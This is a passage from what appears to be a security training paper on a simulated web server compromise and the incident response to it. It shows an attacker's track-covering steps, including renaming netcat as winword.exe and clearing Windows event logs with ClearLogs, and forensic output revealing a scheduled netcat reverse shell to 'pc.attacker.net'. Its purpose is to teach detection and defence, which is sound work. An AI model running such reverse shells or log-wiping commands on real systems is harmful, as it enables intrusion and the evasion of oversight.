/v Enabled	Specify value name, which is Enabled
/t REG_BINARY	Specify data type, which is REG_BINARY
/d 00000000	Specify value, which is 00000000
/f	Force to overwrite existing registry entry

After value is added, value checking is done one more time to see if the addition is successful. This is done with the "reg query" command with the same options as explained above. This time the new value is shown as expected. The execution of the command can be seen in Figure 19.



Figure 19. Using reg.exe

To apply the changes on the registry, the server has to be rebooted. The PsShutdown tool from http://www.sysinternals.com/ntw2k/freeware/psshutdown.shtml is used to do this from command line. Similarly, the psshutdown.exe has to be downloaded to the server first. Figure 20 shows the shutdown process.



Figure 20. Shutdown With PsShutdown

The command executed for the shutdown is:

```
psshutdown –r -f
```

The arguments used are explained in the following table.

Command Arguments	Description
psshutdown	The executable name
-r	Perform restart of the machine
-f	Force all running applications to exit right away

At this point, the server is rebooted, and once the server is up, attacker can only access the server using the Netcat connection, which will be available starting the next scheduled time. To test whether the server has already running after reboot, the attacker can simply try to access the web site using his browser.

The actions taken in fixing the vulnerability, can be detected with the following ways:

- The firewall logs will show outgoing connections from the server over TCP port 443 (used by Netcat connection) and TCP port 21 (used by FTP command) to the attacker machine.
- Checking on the specified registry entry with reg.exe utility (using the “reg query” explained earlier) or with the standard graphical utilities for accessing registry, regedit or regedt32, will show the existence and settings of the “Enabled” value. Figure 21 shows the view of the registry settings with regedit. This is quite difficult to achieve unless the method of attack used by attacker has already been known by the one who done the investigation.



Figure 21. Viewing Registry With regedit

Several defense mechanisms can be applied for the activities here:

1. Prevent the attacker to get his utilities, which enabled him to make changes on the registry from the command line. This means, prevent him from running FTP command. Blocking using the firewall, as mentioned in earlier section, can prevent this.
2. Enable auditing for system events.
   On top of the previous audited files, auditing for system events can be enabled. This action will record the server startup event. As seen previously, after the attacker make changes to the registry, he has to restart the machine. When the event is recorded into the logs, administrator can be more alert and further investigate the cause of the server restart by itself. Startup event captured is shown in Figure 22.



Figure 22. Server Startup Event

4.5 Covering Tracks

While maintaining his access to the server, the attacker will try to reduce the possibility of getting noticed, or further getting caught. Several actions are performed for this purpose:

- Renaming the downloaded files into something different and does not cause suspicion.
  Prior to download them into the server, the attacker can rename the files first. One instance, changing the nc.exe to winword.exe may be thought of as Microsoft Word executable file. This method is a simple method, and still can easily be uncovered, for example by running it from command line and analyze, perhaps also specify their online help facilities. Normally online help will take format either with "/?" or "-h" or just run the command without options. From here, what is the actual executable file can be determined.

- Copying the files downloaded into locations that are not easy to check.
  Files are simply copied into directories or folders that contains large number of files, like those under "\program files" or even "\winnt". For this case, the files are copied to "\winnt\system32", which actually the default directory used by the cmd.exe. There are quite a number of files in there, which not easy to get noticed when it is check

manually. Using Windows search utility will not be able to find these files because they have already been renamed.

- Deleting the files when they are not required.
  Once the utilities downloaded are not required, they can be deleted using “del <file name>” from command line. The nc.exe is still required and therefore is not deleted.

- Deleting the server’s Event Logs
  Windows 2000 Servers log various activities in the Event Log. When security auditing is enabled for certain objects, like folders, files, printers or registry keys, activities involving them will be recorded in the Event Log, particularly in the Security Log. These activities include execution, creation and deletion of files or folders. There are also auditing for system events like when server is shutdown or started. Attacker activities on the server maybe recorded in the logs as well. Therefore, to avoid detection, the logs content should be deleted. Although the tracks may only be recorded in the Security Log, all logs (System Log and Application Log) should be deleted also to avoid suspicion.
  ClearLogs is used for this purpose (http://ntsecurity.nu/toolbox/clearlogs/).
  The following is the usage of the tool:

```
C:\>clearlogs

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

 Usage: clearlogs [\\computername] <-app / -sec / -sys>

        -app = application log
        -sec = security log
        -sys = system log
```

  To clear Application Log, the following command is run and the result is displayed next:

```
C:\>clearlogs -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

  To clear Security Log, the following command is run and the result is displayed next:

```
C:\>clearlogs -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

To clear System Log, the following command is run and the result is displayed next:

```
C:\>clearlogs -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

The security auditing functionality in Windows 2000 is the mechanism available to detect the covering tracks activities, but unfortunately is not enabled in the server being attacked. Fortunately, the deletion of Security Log generates a new entry in the Security Log after the deletion, indicating that the audit log has been cleared. This is a sign that either the administrator or an intruder performs log deletion. Figure 23 shows this event.



Figure 23. Audit Log Cleared Event

To prevent the activities carried out here pretty much depend on the earlier defenses. If the exploit was not able to penetrate, definitely the files could not be downloaded and then run on the server.

As for the Event logging, it is recommended to set up a remote logging facility, instead of only to local Event Logs. When the local logs are cleared, there is still another copy in the remote location. The attacker will need to attack that remote machine as well in

order to get rid of logs. To facilitate this, usually syslog logging is used, where syslog client is installed on the machine sending the logs while syslog server or syslog daemon is running on the log server who receives the logs. In Windows environment, third party syslog client is required in order to send the Event Logs content to syslog server. EventReporter from http://www.eventreporter.com/en/ or Eventlog to Systlog from https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys are two of such client.

5. The Incident Handling Process

The incident handling process explained here is used to address the above incident experienced by Mygiftonline.com. The company has suffered a break-in that cost them confidential information, through the exploitation of weakness in the web server implementation. Six step process from preparation, identification, containment, eradication, recovery and lesson learned will be used to handle the incident.

5.1 Preparation

The preparation section discusses what the company has in place in order to prepare for any incident that may take place.

The company's IT department consists of 5 personnel, which are an IT Manager, a network engineer, a system administrator, a desktop administrator and a web developer. The IT Manager is in-charge for the overall operation in IT department including security aspects. The network engineer handles network matters, including the firewall. The system administrator is responsible for the servers, the desktop administrator handles the users workstations, and the web developer handles the web site and web application. Although the IT Manager is handling security, the scope is still very limited to firewall and anti virus. The IT department focus is more to make sure that the operation of the company through the IT infrastructure can function without interruption rather than complement them with adequate security countermeasures.

The company network, as seen in section 3 above, possesses minimal security countermeasures.

- Servers are configured with their default security configurations. Auditing is not enabled on the servers. Web server logs are available, recording client requests to the server. Server files are backed up weekly with full backup into tapes using Windows Backup utility, and there are binary images of the server software created after every major change on the server using Symantec Ghost. Major change refers to installation of software, patches or update on the server. Patches or updates on the servers are only done with the major service packs.
- Firewall is implemented, but with a general policy configuration that is still quite weak to deter some attacks. Logging on the firewall is enabled, which would help in the incident investigations.

- Router is not configured with any filtering mechanism, and there is no logging implemented.
- Anti virus software is implemented on the servers and workstations, as well as on the Microsoft Exchange, to scan data at the mail server level.
- There is no IDS implemented that could help in monitoring the network against attacks.

The company does not have an established security policy to support the business operation, because of its focus to operational than security. Security policy importance is not realized and lacking of awareness. Therefore, there is no incident handling process established before the incident take place. This has not even been thought of as an important process.

Before the incident, the company engaged SecurityAdvice, a security consultant firm, to perform an auditing on the firewall. It is the SecurityAdvice that managed to convince the IT Manager to get support from the management to perform such assessment and its importance. And during the audit, the security consultant found that there were signs of intrusions. When this was reported to the IT Manager, suggestion was made and approved by the management to allow SecurityAdvice to handle the incident. The management was convinced that if the incident is not handled quickly and properly, it would affect the reputation and the survival of the company.

SecurityAdvice quickly formed the incident handling teams with a core team and a larger team. The core team consists of people that directly involved in technically handling the incident, they are:

- Team leader
  A Senior Security Consultant from SecurityAdvice with expertise and experience in leading incident handling teams is appointed for this role.
  The role of team leader:
  - Coordination of the team, situation and data gathered
  - Decision making on the findings and reporting the results of incident handling, as well as making recommendations.
- Security Consultant
  The security consultant from SecurityAdvice with experience in incident handling is the one who performs the technical investigations on the network and servers.
- IT Manager
  As the person responsible for the IT department, he will be the person that will liaise with senior management to make decision on behalf of the company.
- Network Engineer
  He will help in performing data collection from the network and firewall, as well as source of information about the network infrastructure.
- System Administrator
  Getting server configurations and information, with data collection, data backup and recovery will require his help.

- Web Developer
  Because he is the one who maintained the web site and web application, he will be a useful source of information if the incident found to be related to the web content.

The larger team consists of the core team and additional individuals that are non-technical in nature:

- Human Resource Manager
  He will be able to make decision related to internal staff, if there is an insider involved.
- Legal Advisor
  He will be able to give advice if the interfacing with law is required.

While the company does not have an established security policy and incident handling process, the following sample policies can help to avoid the incident happened here.

- Server Security Policy
  - Server must be installed and configured according to the secure server installation and configuration standard.
  - Critical security related activities should be audited and logged.
  - There should be a remote logging facility to allow duplication of server logs.
  - The latest patches and updates available and applicable for the individual server must be applied at the soonest time possible.
- Firewall Security Policy
  - Firewall should employ a default deny policy, only allow what is specifically required, or else it should be denied.
  - Servers should not be allowed to make outgoing connections to Internet, unless the need to do so is required for that particular server to function.
- Security Audit Policy
  - Security audit and assessment should be conducted regularly on the network and systems, to ensure compliance with the respective security policies and to identify any possible security risks.
  - Independent third party should be engaged for the audit activities, to provide objectivity in presenting the audit results.

Jump bag used for the incident handling contains the following items:

- Dual boot OS incident handler laptop (Windows 2000 Professional and Redhat Linux 9), with CD Writer drive
- 8 ports hub
- UTP patch cables, both straight-through and cross-over cables
- Blank CD-R disks
- Blank floppy disks
- USB memory stick
- USB external hard drive
- IDE hard drive and cables
- SCSI hard drive with cables and converters
- Serial cables and converters (DB9, DB25, RJ45)

- Toolkit set (contains various screw drivers, pliers, cutters, etc)
- Flashlight
- Pens
- Spiral notebooks
- Ziplock bags and labels
- Digital camera
- Digital audio recorder
- Incident handling forms
- Bootable CDs containing FIRE (Forensic and Incident Response Environment) from http://fire.dmzs.com and Knoppix from http://www.knoppix.org/, for system analysis and evidence gathering
- CDs containing Windows binaries and utilities
- CDs containing Windows 2000 Resource Kit utilities
- CDs containing various utilities from Foundstone, like Fport and BinText, available at http://www.foundstone.com/resources/freetools.htm
- CDs containing various utilities from Sysinternals, like PsTools, available at http://www.sysinternals.com
- Symantec Ghost 8.0, from http://www.symantec.com/ghost/ installed on the laptop for binary imaging purposes, as well as the source software in the CD.
- NeWT from Tenable Security (http://www.tenablesecurity.com/newt.html) installed on the laptop, as well as the source software in the CD, used for vulnerability analysis.

5.2 Identification

The identification phase discusses the initial process starting when the incident is first suspected until it is confirmed with the evidence gathered. Timeline of the incident is also given. It is all started by a security consultant from SecurityAdvice performs auditing on Mygiftonline.com's firewall.

July 26, 09.00am
The security consultant arrive at the site to perform firewall audit, including checking out the logs.

July 26, 10.00am
When he goes through the firewall logs, he found interesting facts that the web server initiated outgoing connections to several IP addresses. Most of these connections happened during non-working hours around midnight time.
The sample of suspicious log entries are shown below:

- This is the outgoing connection on TCP port 443, from the web server to 10.10.10.101

```
Jul 17 23:31:27 the-fw kernel: Outgoing HTTPS:IN=eth1 OUT=eth0
SRC=192.168.1.3 DST=10.10.10.101 LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=9691
DF PROTO=TCP SPT=1034 DPT=443 WINDOW=16384 RES=0x00 SYN URGP=0
```

- This is the outgoing connection on TCP port 21, from the web server to 10.10.10.101

```
Jul 17 23:32:06 the-fw kernel: Outgoing FTP:IN=eth1 OUT=eth0
SRC=192.168.1.3 DST=10.10.10.101 LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=9925
DF PROTO=TCP SPT=1038 DPT=21 WINDOW=16384 RES=0x00 SYN URGP=0
```

- This is the outgoing connection on TCP port 80, from the web server to 10.10.10.101

```
Jul 18 00:00:05 the-fw kernel: Outgoing HTTP:IN=eth1 OUT=eth0
SRC=192.168.1.3 DST=10.10.10.101 LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=1335
DF PROTO=TCP SPT=1033 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0
```

The first day these suspicious entries start appears was July 17, and the initial connections are over TCP port 443. This is then followed by TCP port 21, and then TCP port 80, interchangeably. Subsequent day, starting every midnight, there are outgoing connections over TCP port 80. It will then on some days followed by outgoing connections over TCP port 21. However, the destination IP addresses for these connections are different on each day.

July 26, 10.15am
Feeling that something might went wrong, he quickly approaches the system administrator and the web developer who both have local access to the web server, and clarifies if they know anything about this. The answer is no, they have never use the web server for outgoing connections during those midnight time periods. There is no programs or scripts on the web server that initiates such connections.

July 26, 10.30am
With this explanation, it is sufficient enough for the security consultant to report the situation to the IT Manager that he suspects there is an incident occurs. He recommends to the IT Manager to engage the Incident Handling team from SecurityAdvice. After a short discussion with Senior Management, the IT Manager gets the approval to proceed with the engagement.

July 26, 11.30am
Two personnel from SecurityAdvice arrive at the location, which are a Senior Security Consultant, which acts as team leader, and a Security Consultant, which will perform technical investigations.

A quick briefing is conducted to gather information and explain what is going to be done. It is attended by the people assigned as part of the incident handling team (described in

the preparation phase), along with the security consultant who performed the firewall audit and initially suspected the incident. The briefing discusses the following:

- Forming the incident handling team, as described in the preparation phase. Each member role and function is explained.
- The Incident Handling consultants request information about the initial findings, which then explained by the firewall audit consultant.
- Information about the network structure is requested and documentations and network diagram is given. The IT team explains the information briefly.
- The consultants ask about security monitoring mechanism implemented in the network or systems.
- The team leader explains that they will do initial investigation to find out if there is really an incident happening and gathering evidence first.

From the briefing and information given, it is understood that the security monitoring mechanism available is the firewall logs, which is apparently has never been checked, until the audit take place, and the web server logs. There is not any IDS implemented, while audit policy on the Windows 2000 servers, including the web servers, is not enabled.

July 26, 01.00pm
Investigation starts by doing a review with what has been found by firewall audit consultant on the firewall, and conclude the same thing as before, that the web server might be compromised.

July 26, 01.30pm
As there are no other ways of security or traffic monitoring from the network, the next place to check for the signs if intrusion is the web server itself.

Firstly, checking is done to see the running services and processes. Netstat, a Windows system utility is used to see current status of the connections and listening services:

```
E:\>netstat –an > a:netstat.txt
```

The “-a” option is used to show all the connection and listening ports, while “-n” is for showing the addresses and ports in their numerical forms instead of numeric. The “> a:netstat.txt” argument is to redirect the output of netstat to a file netstat.txt in floppy disk for information collection. At this moment there is no outgoing connections are being made to Internet addresses, only incoming are seen (Internet users connecting to the web site), as shown below with state “ESTABLISHED”, and the local address ports 80 and 443:

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
```

```
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3762           0.0.0.0:0              LISTENING
TCP    0.0.0.0:5800           0.0.0.0:0              LISTENING
TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING
TCP    192.168.1.3:80         172.16.1.254:1087      ESTABLISHED
TCP    192.168.1.3:80         10.10.100.100:32771    ESTABLISHED
TCP    192.168.1.3:139        0.0.0.0:0              LISTENING
TCP    192.168.1.3:443        172.31.1.254:1091      ESTABLISHED
TCP    192.168.1.3:443        172.16.3.204:1085      ESTABLISHED
UDP    0.0.0.0:135            *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:1026           *:*
UDP    0.0.0.0:1030           *:*
UDP    0.0.0.0:3456           *:*
UDP    192.168.10.111:137     *:*
UDP    192.168.10.111:138     *:*
UDP    192.168.10.111:500     *:*
```

A utility from Foundstone, Fport[11] is used to see the programs running on certain TCP or UDP ports. It is executed using the command:

```
E:\>fport > a:fport.txt
```

Similar to netstat, the "> a:fport.txt" is to redirect the results to the fport.txt in floppy disk. No suspicious applications are opening any listening ports, as seen below showing the standard Windows services.

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
968   inetinfo       -> 25    TCP   E:\WINNT\System32\inetsrv\inetinfo.exe
968   inetinfo       -> 80    TCP   E:\WINNT\System32\inetsrv\inetinfo.exe
496   svchost        -> 135   TCP   E:\WINNT\system32\svchost.exe
8     System         -> 139   TCP
968   inetinfo       -> 443   TCP   E:\WINNT\System32\inetsrv\inetinfo.exe
8     System         -> 445   TCP
556   msdtc          -> 1025  TCP   E:\WINNT\System32\msdtc.exe
788   MSTask         -> 1027  TCP   E:\WINNT\system32\MSTask.exe
968   inetinfo       -> 1029  TCP   E:\WINNT\System32\inetsrv\inetinfo.exe
8     System         -> 1031  TCP
556   msdtc          -> 3372  TCP   E:\WINNT\System32\msdtc.exe
380   termsrv        -> 3389  TCP   E:\WINNT\System32\termsrv.exe
968   inetinfo       -> 3762  TCP   E:\WINNT\System32\inetsrv\inetinfo.exe

496   svchost        -> 135   UDP   E:\WINNT\system32\svchost.exe
8     System         -> 137   UDP
8     System         -> 138   UDP
8     System         -> 445   UDP
260   lsass          -> 500   UDP   E:\WINNT\system32\lsass.exe
248   services       -> 1026  UDP   E:\WINNT\system32\services.exe
968   inetinfo       -> 1030  UDP   E:\WINNT\System32\inetsrv\inetinfo.exe
968   inetinfo       -> 3456  UDP   E:\WINNT\System32\inetsrv\inetinfo.exe
```

[11] http://www.foundstone.com/resources/proddesc/fport.htm

Another utility from Sysinternals' PsTools, PsList[12] is used to see what are the processes running, to identify if there is any suspicious ones. Similar as the two utilities above, the output is redirected to a file. As seen below, the process names are shown under the "name" column, where there is no suspicious looking names shown.

```
E:\> pslist > a:pslist.txt

PsList 1.26 - Process Information Lister
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for WEBSVR:

Name                Pid Pri Thd  Hnd   Priv        CPU Time    Elapsed Time
Idle                  0   0   1    0      0     1:02:31.564     1:03:56.666
System                8   8  39  162     24     0:00:41.449     1:03:56.666
SMSS                168  11   6   43   1068     0:00:00.961     1:03:56.666
CSRSS               196  13   9  334   1084     0:00:00.450     1:03:43.788
WINLOGON            220  13  14  359   5228     0:00:02.493     1:03:41.705
SERVICES            248   9  35  532   2624     0:00:02.773     1:03:38.200
LSASS               260   9  15  369   3128     0:00:01.772     1:03:38.150
termsrv             380  10  13  124   1788     0:00:00.620     1:03:34.755
svchost             496   8   8  288   1376     0:00:00.921     1:03:29.627
spoolsv             524   8  11  153   2504     0:00:00.931     1:03:28.866
msdtc               556   8  21  199   1684     0:00:00.410     1:03:28.306
svchost             668   8  18  508   3060     0:00:01.311     1:03:22.808
LLSSRV              700   9   9   75    660     0:00:00.090     1:03:22.137
regsvc              756   8   2   30    256     0:00:00.060     1:03:20.124
mstask              788   8   6  117    984     0:00:00.280     1:03:19.403
WinMgmt             856   8   4  114    808     0:00:13.639     1:03:17.119
svchost             924   8   5  156   3260     0:00:00.250     1:03:13.865
dfssvc              952   8   2   37    396     0:00:00.050     1:03:13.244
inetinfo            968   8  30  855   7036     0:00:02.163     1:03:12.723
svchost            1316   8  11  167   1388     0:00:00.220     1:02:30.042
CSRSS               400  13  11  139    656     0:00:04.576     0:51:18.396
WINLOGON            536  13  12  142   5776     0:00:05.137     0:51:18.356
rdpclip            1432   8   2   33    328     0:00:00.020     0:51:08.892
explorer            304   8   9  214   2560     0:00:03.675     0:51:08.251
WZQKPICK           1492   8   1   19    256     0:00:00.030     0:50:56.575
wuauclt            1500   8   4   99   1192     0:00:00.140     0:50:53.781
CMD                1532   8   1   22    304     0:00:00.200     0:50:49.955
DLLHOST             624   8  25  306   2448     0:00:00.480     0:49:57.840
DLLHOST            1556   8  10  146   1464     0:00:00.480     0:49:57.299
logon.scr          1640   4   1   15    252     0:00:00.020     0:47:57.107
pslist              332  13   2   92    668     0:00:00.130     0:00:00.090
```

All the utilities' executables are run from the CDs (from the jump bag). No suspicious listening services, connections, applications and processes that are running at the moment.

Next is to check the Task Scheduler if any suspicious application has been scheduled to run on certain time. As seen below, using AT command run from the CD, there is a task specified to run every day midnight time:

[12] http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

```
E:\>at
Status ID Day                    Time     Command Line
-------------------------------------------------------------------------------
        1 Each M T W Th F S Su  12:00 AM cmd.exe /c "winword pc.attacker.net 80 -e
cmd.exe"
```

Looks like this is the source of the outgoing connections captured by the firewall logs. The executable file, winword.exe seems used to disguise the actual file name. Judging from the syntax used, it looks like netcat, which set up to fire outgoing connection over port 80, and create a shell connection. This means that the intruder is able to get shell into the system and definitely able to steal some data. This also explains the connection over port 21, which means FTP is used to download and upload tools or data.

July 26, 02.40pm
Initial identification process is finished, and concludes that there is an incident happens. Findings are reported to the senior management, and they give instruction to the incident handling team to take actions to do the cleanup so that business can be resumed as per normal. Involvement of law enforcement is not desired.

Chain of custody procedure is carried out to maintain the list of evidence and collection of all the evidence. The list of evidence and the report containing step-by-step process of initial investigation is signed by the investigator, team leader and the IT manager, on behalf of the company. The two documents together with the evidence are put in the ziplock bag and labeled.
However, this process is not significant, as the instruction of senior management is not to pursue this further.

The evidences collected from this phase are as follows:

- Firewall log file, containing the description of suspicious outgoing traffic from web server.
- Netstat, fport, pslist and AT command outputs, saved into files.

All these are copied into a CD-R disk, then put into the ziplock bag and labeled.

5.3 Containment

In the containment phase, actions are taken to contain the incident so to prevent it from getting worse. The web server is crucial to the company's business and downing the system can only be done for a very short time period. The fortunate thing is that the web server do not contain dynamically changing data, which all are stored in the database server. Therefore, when comes to rebuild the server, it will not take a long time.

There is a possibility that the attacker may have attacked other servers as well. Further, looking at the firewall rules, it is configured with a very open policy, especially allowing all TCP and UDP traffic between the internal and service network. This could worsen the problem, where the attacker has a bunch of ways to connect to the internal network unfiltered.

Checking on the firewall logs does not show that other servers have similar problem with the outgoing connections. At least this means that no backdoor is installed on them to connect directly to the attacker. It is quite difficult to do the same checking for the workstations, since the staffs are using their workstations for Internet connections, similar to the pattern of the backdoor. But from the observation of the logs, none of the workstations are used in the middle of the night, the timing where the incident occurs. At this point the firewall is the only tool available for monitoring, because the absence of IDS and audit logs.

Based on this, focus for containment will be on the web server as the suspected machine, with later on, monitoring on the network will be performed to identify any suspicious activities.

